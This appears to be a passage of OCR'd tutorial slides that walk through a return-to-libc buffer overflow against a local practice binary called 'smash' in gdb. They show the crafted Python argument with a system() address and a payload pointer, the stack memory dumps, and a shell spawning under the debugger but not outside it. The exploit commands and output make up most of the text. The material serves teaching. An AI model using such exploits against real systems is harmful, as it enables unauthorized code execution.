


```
(gdb) r $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' + '\x10\xbd\xe1\xf7' + 'DDDD' + 'EEEE')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cclamb/Work/abi-playground/smash $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' +
'\x10\xbd\xe1\xf7' + 'DDDD' + 'EEEE')")

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
(gdb) x/40xw $esp - 0x20
0xffffcde4:     0xffffd0c1      0x41e0f049      0xf7e1b829      0x41414141
0xffffcdf4:     0xf7fb4000      0x00000000      0x42424242      0x44444444
0xffffce04:     0x45454545      0xffffce00      0x08048467      0x00000002
0xffffce14:     0xffffced4      0xffffcee0      0xffffd0e8      0xf7fe59b0
0xffffce24:     0xffffce40      0x00000000      0xf7df7e81      0xf7fb4000
0xffffce34:     0xf7fb4000      0x00000000      0xf7df7e81      0x00000002
0xffffce44:     0xffffced4      0xffffcee0      0xffffce64      0x00000001
0xffffce54:     0x00000000      0xf7fb4000      0xf7fe575a      0xf7ffd000
0xffffce64:     0x00000000      0xf7fb4000      0x00000000      0x00000000
0xffffce74:     0x6e1a7ac7      0x2f7a7cd7      0x00000000      0x00000000
(gdb) █
```

Insert **system(.)** address

Looks like it’s read correctly - we have lots of stack activity; let’s keep going




```
(gdb) r $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' + '\x10\xbd\xe1\xf7' + 'DDDD' + '\xef\xda\xff\xff')
")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cclamb/Work/abi-playground/smash $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' +
'\x10\xbd\xe1\xf7' + 'DDDD' + '\xef\xda\xff\xff')")
cclamb@ubuntu:~/Work/abi-playground $ exit
exit

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
(gdb)
```

Insert PAYLOAD address


We get a shell!



```
Quit anyway? (y or n) y
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' + '\x10\xbd\x
e1\xf7' + 'DDDD' + '\xef\xda\xff\xff')")
sh: 1: ualenvwrapper.sh: not found
Segmentation fault
cclamb@ubuntu:~/Work/abi-playground $ 
```

Oh no!

